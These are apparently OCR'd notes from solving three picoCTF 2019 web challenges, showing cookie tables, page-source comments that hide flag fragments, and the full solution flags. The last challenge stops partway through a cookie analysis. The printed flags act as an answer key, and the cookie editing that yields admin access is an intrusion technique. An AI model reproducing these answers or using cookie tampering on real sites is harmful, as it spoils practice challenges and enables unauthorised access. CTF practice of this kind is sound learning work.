
Logon CTF BOX



admin

•••••


© PicoCTF 2019




Success: You logged in! Not sure you'll be able to see the flag though.

No flag for you

© PicoCTF 2019



Name	Value	Domain	Path	Expire...	Size	Http...	Secu...	Sam...	Parti...	Prior...
admin	False	jupiter...	/	Session	10					Med...
password	admin	jupiter...	/	Session	13					Med...
username	admin	jupiter...	/	Session	13					Med...




Flag:


`picoCTF{th3_c0nsp1r4cy_l1v3s_6edb3f5f}`


© PicoCTF 2019

Insp3ct0r CTF Box




I made a website







```
      <p>
        "I used these to make this site: "
        <br>
        " HTML "
        <br>
        " CSS "
        <br>
        " JS (JavaScript) "
      </p>
      <!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3 --> == $0
    </div>
  </div>
/body>
grammarly-desktop-integration data-grammarly-shadow-root="true">…</grammarly-desktop-integration>
```



```
  }

  .tabcontent {
      color: ■#111;
      display: none;
      padding: 50px;
      text-align: center;
  }

  #tabintro { background-color: □#ccc; }
  #tababout { background-color: □#ccc; }

  /* You need CSS to make pretty pages. Here's part 2/3 of the flag: t3ct1ve_0r_ju5t */
```



```
        tablinks[i].style.backgroundColor = "";
        }
        document.getElementById(tabName).style.display = "block";
        if(elmnt.style != null) {
        elmnt.style.backgroundColor = color;
        }
    }

    window.onload = function() {
        openTab('tabintro', this, '#222');
    }

    /* Javascript sure is neat. Anyways part 3/3 of the flag: _lucky?f10be399} */
```



Insp3ct0r

50 points

Tags: picoCTF 2019 Web Exploitation

AUTHOR: ZARATEC/DANNY

Description


Kishor Balan tipped us off that the following code may need inspection: https://jupiter.challenges.picoctf.org/problem/44924/ (link) or http://jupiter.challenges.picoctf.org:44924

106,226 users solved

91% Liked


picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?f10be399}

More Cookies CTF box



Welcome to my cookie search page. Only the admin can use it!


© PicoCTF



Name	Value	Do...	Path	Expir...	Size	Http...	Secure	Same...	Partit...	Priority
auth_name	ZUUxMHHhrdnhrVTAzMFVGSk1nMUtTUzBHOTZ...	m...	/	Sessi...	181					Medi...


Cookie Value □ Show URL-decoded

```
ZUUxMHHhrdnhrVTAzMFVGSk1nMUtTUzBHOTZCSGNJbW56bll5eC91QUFIQjkrb0cvelZqSDN4NWYzMVFqbVMrb1VDQmpRcEd0MnZwbFZDQ2tvOWpsQlM
wK1dpZzlYNXc4aWxNSDZFSFA2Y0cvWjBOUnVLV3VZN0I2RG9IMWV0TXM=
```




```
